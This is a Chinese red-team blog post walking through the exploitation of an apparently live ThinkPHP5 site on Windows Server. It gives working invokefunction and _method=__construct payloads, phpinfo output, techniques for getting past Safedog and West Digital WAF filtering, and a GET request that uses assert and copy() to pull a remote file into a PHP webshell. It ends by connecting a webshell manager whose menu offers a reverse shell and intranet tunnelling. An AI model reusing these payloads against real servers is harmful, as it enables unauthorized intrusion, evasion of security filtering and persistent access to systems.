记一次简单的 Thinkphp5 绕过姿势 | call redteam

遇到一个 tp5 的站

批量检测一下 poc 直接一把梭


存在 invokefunction 命令执行, 我们执行一下命令试试

直接 iis 进程报错，一脸懵比, 版本也判断不了

我们来发一下原始包试试

index.php?s=index/\think\app/invokefunction&function=phpinfo&vars[0]=100

_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo



System	Windows NT EBS-56112 6.2 build 9200 (Windows Server 2012 Datacenter Edition) i586
Build Date	Jan 6 2016 13:20:07
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\SOFT_PHP_PACKAGE\php5.6\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

可以正常输出 phpinfo

尝试执行命令

还是提示进程报错

应该是调用 call_user_func_array 出了问题

尝试 POST 提交的方式

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=whoami

_method=__construct&filter[]=system&server[REQUEST_METHOD]=whoami

s=whoami&_method=__construct&method&filter[]=system

_method=__construct&filter=assert&method=get&
server[REQUEST_METHOD]=print_r(file_put_contents(%27info.php%27,file_get_contents(%27http://www.baidu.com
/xx.txt%27)))

?s=captcha&aaaa=copy("http://xx.com/test.txt","test.php")
_method=__construct&filter=assert&method=get&server[REQUEST_METHOD]=aaaa


?s=captcha&r=base64
_method=__construct&filter[]=strrev&filter[]=think__include_file&method=get&server[]=1&get[]=tsetkk_sses/pmt/=e
cruoser/edoced-46esab.trevnoc=daer/retlif//:php

全被安全狗和西部数码的 waf 拦截，看来提交 post 肯定会被拦，只能从 get 方式绕过

?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1


function 直接调用了 call_user_func_array 函数

尝试替换 call_user_func_array 为 system



system 被禁用

尝试使用 print_r 显示正常输出，看来有戏




直接使用 assert 尝试调用 copy 下载 

system exec 都需要三个 vars 参数，调用 assert 只需要两个 vars 参数即可，具体看报错信息，缺少参数会提示: 方法参数错误: return_value

?s=index/\think\app/invokefunction&
function=assert&vars[0]=copy(%27http://127.0.0.1/xxx.txt%27,%27xxxx.php%27)

提示变量类型错误，不用管，文件已经下载到本地，开心到连 shell 就可以啦


URL:
http
已连接
基本信息
命令执行
虚拟终端
文件管理
内网穿透
反弹shell
数据库管理
自定义代码
平行空间
扩展功能
备忘录
更新信息
PHP Version 5.6.17
php
System
Windows NT EBS-56112 6.2 build 9200 (Windows Server 2012 Datacenter Edition) i586
Build Date
Jan 6 2016 13:20:07
Compiler
MSVC11 (Visual C++ 2012)
Architecture
x86
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
D:\SOFT_PHP_PACKAGE\php5.6\php.ini
Scan this dir for additional .ini files
(none)
Additional .ini files parsed
(none)
PHP API
20131106
PHP Extension
20131226
Zend Extension
220131226
Zend Extension Build
API220131226,NTS,VC11
PHP Extension Build
API20131226,NTS,VC11
Debug Build
no
Thread Safety
disabled
Zend Signal Handling
disabled

知识点：禁用函数、禁用请求的情况下，尝试多个函数，随机应变，没有拿不下的 tp5